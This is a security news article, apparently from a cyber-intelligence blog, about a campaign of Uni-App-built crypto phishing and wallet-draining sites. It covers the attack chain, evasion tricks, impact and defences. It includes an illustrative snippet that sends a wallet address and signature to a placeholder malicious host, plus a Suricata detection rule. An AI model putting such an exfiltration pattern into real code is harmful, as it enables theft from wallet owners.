









Security researchers have uncovered a massive campaign exploiting the DCloud Uni-App framework, with over 236,000 malicious sites actively conducting cryptocurrency scams, phishing attacks, and wallet draining operations. The Uni-App platform, a legitimate Chinese cross-platform development framework, has become the infrastructure backbone for sophisticated financial fraud schemes targeting global victims. These sites employ advanced evasion techniques, mimicking legitimate services while siphoning credentials and emptying crypto wallets through malicious smart contracts.
Introduction
The cryptocurrency ecosystem faces a new industrial-scale threat as cybercriminals have weaponized a popular development framework to orchestrate financial fraud at unprecedented scale. Over 236,000 malicious websites built using DCloud’s Uni-App framework have been identified conducting coordinated phishing campaigns, cryptocurrency scams, and wallet draining attacks. This discovery reveals a troubling trend where legitimate development tools become force multipliers for cybercrime operations.
DCloud’s Uni-App is a widely-used framework allowing developers to create cross-platform applications with a single codebase. Its legitimate purpose—simplifying mobile and web app development—has been subverted by threat actors who recognize its capabilities for rapid deployment, obfuscation, and evasion of traditional security controls. The scale of this campaign suggests organized cybercrime groups have industrialized their operations, treating fraud deployment like a software-as-a-service business model.
Background & Context
DCloud Uni-App emerged as a popular solution in the Chinese developer community for building applications that work across iOS, Android, and web platforms simultaneously. The framework’s architecture allows rapid prototyping and deployment, making it attractive for legitimate businesses seeking cost-effective development solutions. However, these same features—easy deployment, minimal infrastructure requirements, and built-in obfuscation through compilation—make it equally attractive to cybercriminals.
Cryptocurrency-related fraud has exploded over the past two years, with blockchain analytics firms reporting billions in losses annually. Traditional phishing and scam operations required significant technical infrastructure and were relatively easy to fingerprint and block. The adoption of frameworks like Uni-App represents an evolution in threat actor tactics, providing them with legitimate-looking infrastructure that blends seamlessly with normal web traffic.
Wallet drainer attacks specifically target cryptocurrency users by tricking them into connecting their wallets to malicious smart contracts. Once connected and approved, these contracts can automatically transfer all assets from the victim’s wallet to attacker-controlled addresses. The irreversible nature of blockchain transactions makes these attacks particularly devastating, with victims having zero recourse once funds are stolen.
Technical Breakdown

The malicious Uni-App sites operate through a multi-layered technical architecture designed to evade detection while maximizing victim engagement. Each site is built using the Uni-App framework, which compiles JavaScript code into native applications or web pages. This compilation process inherently obfuscates the underlying code, making static analysis more difficult for security researchers and automated scanning tools.
Attack Chain Architecture
The typical attack follows this sequence:
- Initial Lure: Victims arrive via social media ads, SMS campaigns, or search engine manipulation promoting fake investment opportunities, airdrops, or NFT mints
- Landing Page: Professional-looking Uni-App site mimicking legitimate exchanges, DeFi platforms, or NFT marketplaces
- Wallet Connection: Prominent “Connect Wallet” buttons trigger Web3 interactions
- Malicious Contract: Users unknowingly approve smart contracts granting unlimited token spending permissions
- Asset Drainage: Automated scripts immediately transfer victim assets to attacker wallets
Technical Indicators
Security researchers identified several common technical patterns across the malicious sites:
// Obfuscated wallet connection pattern
uni.request({
  url: 'https://[malicious-domain]/api/connect',
  method: 'POST',
  data: {
    address: walletAddress,
    signature: signedMessage,
    chainId: networkId
  }
});
Many sites implement sophisticated anti-analysis techniques:
- Geofencing: Serving benign content to IP addresses from security companies or certain geographic regions
- User-Agent filtering: Different content for automated scanners versus real browsers
- Time-based activation: Malicious functionality only activating during specific hours to avoid detection
- Session fingerprinting: Tracking visitor behavior to identify security researchers
The domains themselves often follow predictable patterns, using name combinations that include popular cryptocurrency projects, blockchain networks, or DeFi protocols with slight variations to appear legitimate.
Impact & Risk Assessment
The scale of this campaign—236,000 active sites—represents one of the largest coordinated financial fraud operations discovered to date. The potential impact extends across multiple dimensions:
Financial Impact
Conservative estimates suggest these sites collectively steal millions of dollars monthly. Individual victims report losses ranging from hundreds to hundreds of thousands of dollars, depending on their wallet contents at the time of compromise. Unlike traditional financial fraud where transactions can be reversed, blockchain transactions offer no recovery mechanism.
Scope of Victims
The global reach of cryptocurrency means victims span all continents and demographics. However, certain populations face disproportionate risk:
- Cryptocurrency newcomers unfamiliar with security best practices
- Users in regions with limited consumer protection frameworks
- Individuals seeking high-yield investment opportunities
- NFT collectors responding to fake mint announcements
Reputational Damage
Legitimate projects whose brands are impersonated suffer reputational harm. Users scammed by fake versions of real platforms may avoid the authentic services entirely. This erosion of trust threatens the broader cryptocurrency ecosystem’s growth and adoption.
Systemic Risk
The industrialization of fraud deployment suggests cybercrime groups have achieved operational maturity. The Uni-App technique could be replicated with other frameworks, potentially scaling these operations even further. Traditional security controls struggle against such distributed, rapidly-evolving threats.
Vendor Response
DCloud has acknowledged that their Uni-App framework is being abused by malicious actors but emphasizes that the framework itself is neutral technology. The company has implemented several measures:
- Publishing security guidelines for identifying potentially fraudulent applications
- Cooperating with law enforcement investigations
- Developing fingerprinting techniques to identify malicious usage patterns
- Providing takedown support for reported malicious sites
However, the decentralized nature of deployment means DCloud lacks direct control over how developers use the framework once downloaded. The company cannot implement kill switches or forced updates for websites built with their tools, limiting their ability to directly intervene.
Cloud hosting providers and domain registrars have been notified about the campaign, with varying response rates. Some providers have implemented bulk takedown procedures, while others require individual abuse reports for each site. This fragmented response allows many malicious sites to remain operational for extended periods.
Cryptocurrency wallet providers including MetaMask, Trust Wallet, and Coinbase Wallet have added warnings about suspicious contract approvals and implemented revocation tools, though these rely on users understanding the risks and taking proactive action.
Mitigations & Workarounds
Organizations and individuals can implement several layers of protection:
For Individual Users
Verify domain authenticity before any wallet interaction:
# Use command-line tools to check domain registration
whois [domain-name]
# Check domain age and registrar reputation
Review wallet permissions regularly:
- Use revoke tools like Revoke.cash or Etherscan’s token approval checker
- Never approve unlimited spending limits
- Use hardware wallets for significant holdings
Implement verification workflows:
- Bookmark legitimate platform URLs
- Verify contract addresses on official project channels
- Cross-reference announcements across multiple official sources
For Organizations
Browser Security:
- Deploy DNS filtering blocking known malicious domains
- Implement network-level cryptocurrency transaction monitoring
- Use endpoint protection with behavioral analysis capabilities
Employee Education:
- Conduct regular security awareness training covering cryptocurrency scams
- Share real-world examples of phishing techniques
- Create clear reporting procedures for suspicious links
Detection & Monitoring
Security teams should implement multi-layered detection strategies:
Network-Level Detection
# Example Suricata rule for detecting Uni-App malicious patterns
alert http any any -> any any (
  msg:"Potential malicious Uni-App site";
  flow:established,to_server;
  content:"uni-app"; http_user_agent;
  content:"api/connect"; http_uri;
  classtype:trojan-activity;
  sid:1000001;
)
Indicators to Monitor
- Domains registered recently with cryptocurrency-related keywords
- Sites using Uni-App framework with wallet connection functionality
- Rapid proliferation of similar sites across different TLDs
- Social media campaigns promoting unfamiliar platforms
Threat Intelligence Integration
Subscribe to cryptocurrency scam databases and threat feeds:
- CryptoScamDB
- ChainAbuse.com
- Blockchain security firm intelligence feeds
- Community-maintained scam registries
Integrate these feeds into security infrastructure for automated blocking and alerting.
Best Practices
Cryptocurrency Security Hygiene
- Separation of Assets: Use different wallets for different purposes—trading, long-term storage, and experimental platforms
- Hardware Wallets: Store significant holdings on hardware devices disconnected from internet-connected systems
- Transaction Simulation: Use tools that preview transaction outcomes before signing
- Contract Auditing: Only interact with audited smart contracts from reputable firms
- Healthy Skepticism: Treat unsolicited investment opportunities as fraudulent until proven otherwise
Organizational Security Policies
Organizations handling cryptocurrency should implement formal security policies:
- Multi-signature requirements for treasury transactions
- Whitelisted contract interaction policies
- Mandatory security reviews for any new platform integration
- Incident response procedures specific to blockchain-related compromise
Developer Responsibility
Developers using frameworks like Uni-App should:
- Implement code signing and verification mechanisms
- Include security headers and content security policies
- Provide clear attribution and verification methods
- Report copycat sites impersonating their services
Key Takeaways
- Over 236,000 malicious sites built with DCloud’s Uni-App framework are actively conducting cryptocurrency fraud operations at industrial scale
- The campaign targets cryptocurrency users through phishing, fake investment platforms, and wallet draining smart contracts
- Uni-App’s legitimate features—rapid deployment, cross-platform support, and code obfuscation—have been weaponized by cybercriminals
- Traditional security controls struggle against this distributed, framework-based approach to fraud deployment
- Victims face permanent financial loss due to the irreversible nature of blockchain transactions
- Protection requires multi-layered defense: technical controls, user education, and community-driven threat intelligence sharing
- The campaign represents the industrialization of cryptocurrency fraud, suggesting organized cybercrime groups with sophisticated operational capabilities
- Users must verify domain authenticity, review wallet permissions, and maintain healthy skepticism toward unsolicited opportunities
References
- DCloud Uni-App Official Documentation
- Blockchain Security Reports Q4 2024
- CryptoScamDB Threat Intelligence
- Web3 Security Best Practices
- MetaMask Security Guidelines
- Chainalysis Cryptocurrency Crime Report
- OWASP Smart Contract Security Verification Standard
Stay updated at https://cydhaal.com — Your Daily Dose of Cyber Intelligence.
📧 Subscribe to our newsletter at https://cydhaal.com/newsletter/